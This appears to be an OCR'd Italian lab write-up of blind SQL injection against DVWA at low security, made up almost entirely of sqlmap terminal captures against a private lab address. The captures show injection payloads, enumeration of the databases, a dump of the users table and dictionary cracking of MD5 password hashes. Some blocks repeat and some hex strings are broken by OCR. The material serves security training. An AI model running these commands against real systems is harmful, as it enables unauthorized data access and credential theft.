




Sql injection (blind) su dvwa livello di sicurezza low








ue found. Do you want to reduce the number of requests? [Y/n] ny
[09:17:51] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[09:17:52] [WARNING] GET parameter 'Submit' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 201 HTTP(s) requests:
Parameter: id (GET)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 1095 FROM (SELECT(SLEEP(5)))twqR) AND 'iVCX'='iVCX&Submit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0×716a717a71,0×4a7a4a457245745078554e5a6779437163656f78476a6155
5656746c4e6679775449754567586275,0×71786a7071),NULL-- -&Submit=Submit
[09:17:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 5.0.12
[09:17:53] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.4
9.101'
[*] ending @ 09:17:53 /2024-03-01/
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.49.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="PHPS
ESSID=2a0ef25f6f508485f0ed7377df91d1bd;security=low" --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is
the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no
liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 09:25:13 /2024-03-01/
[09:25:13] [INFO] resuming back-end DBMS 'mysql'
[09:25:13] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 1095 FROM (SELECT(SLEEP(5)))twqR) AND 'iVCX'='iVCX&Submit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0×716a717a71,0×4a7a4a457245745078554e5a6779437163656f78476a6155
5656746c4e6679775449754567586275,0×71786a7071),NULL-- -&Submit=Submit
[09:25:13] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 5.0.12
[09:25:13] [INFO] fetching database names
[09:25:14] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[09:25:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.4
9.101'
[*] ending @ 09:25:14 /2024-03-01/
(kali㉿kali)-[~]
$


[09:27:18] [WARNING] reflective value(s) found and
Database: information_schema
[17 tables]
| CHARACTER_SETS
| COLLATIONS
| COLLATION_CHARACTER_SET_APPLICABILITY
| COLUMN_PRIVILEGES
| KEY_COLUMN_USAGE
| PROFILING
| ROUTINES
| SCHEMATA
| SCHEMA_PRIVILEGES
| STATISTICS
| TABLE_CONSTRAINTS
| TABLE_PRIVILEGES
| USER_PRIVILEGES
| VIEWS
| COLUMNS
| TABLES
| TRIGGERS
Database: dvwa
[2 tables]
| guestbook
| users


┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.49.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="PHPSESSID=2a0ef25f6f508485f0ed7377df91d1bd;security=low" -D dvwa -T users --dump
{1.7.11#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 09:37:38 /2024-03-01/
[09:37:38] [INFO] resuming back-end DBMS 'mysql'
[09:37:38] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: time-based blind
Title: MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 1095 FROM (SELECT(SLEEP(5)))twqR) AND 'iVCX'='iVCX&Submit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0×716a717a71,0×4a7a4a457245745078554e5a6779437163656f78476a6155
5656746c4e667977544975456758627 5,0×71786a7071),NULL-- -&Submit=Submit
[09:37:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ⩾ 5.0.12
[09:37:39] [INFO] fetching columns for table 'users' in database 'dvwa'
[09:37:39] [INFO] fetching entries for table 'users' in database 'dvwa'
[09:37:39] [WARNING] reflective value(s) found and filtering out
[09:37:39] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[09:38:25] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file


Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0×716a717a71,0×4a7a4a457245745078554e5a6779437163656f78476a6155
5656746c4e667977544975456758627 5,0×71786a7071),NULL-- -&Submit=Submit
[09:37:39] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ⩾ 5.0.12
[09:37:39] [INFO] fetching columns for table 'users' in database 'dvwa'
[09:37:39] [INFO] fetching entries for table 'users' in database 'dvwa'
[09:37:39] [WARNING] reflective value(s) found and filtering out
[09:37:39] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[09:38:25] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[09:39:10] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[09:39:16] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:39:16] [INFO] starting 2 processes
[09:39:19] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:39:20] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'


kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
Machine View Input Devices Help
kali@kali: ~
File Actions Edit View Help
[09:37:39] [WARNING] reflective value(s) found and filtering out
[09:37:39] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[09:38:25] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[09:39:10] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] n
[09:39:16] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:39:16] [INFO] starting 2 processes
[09:39:19] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:39:20] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[09:39:26] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[09:39:31] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin
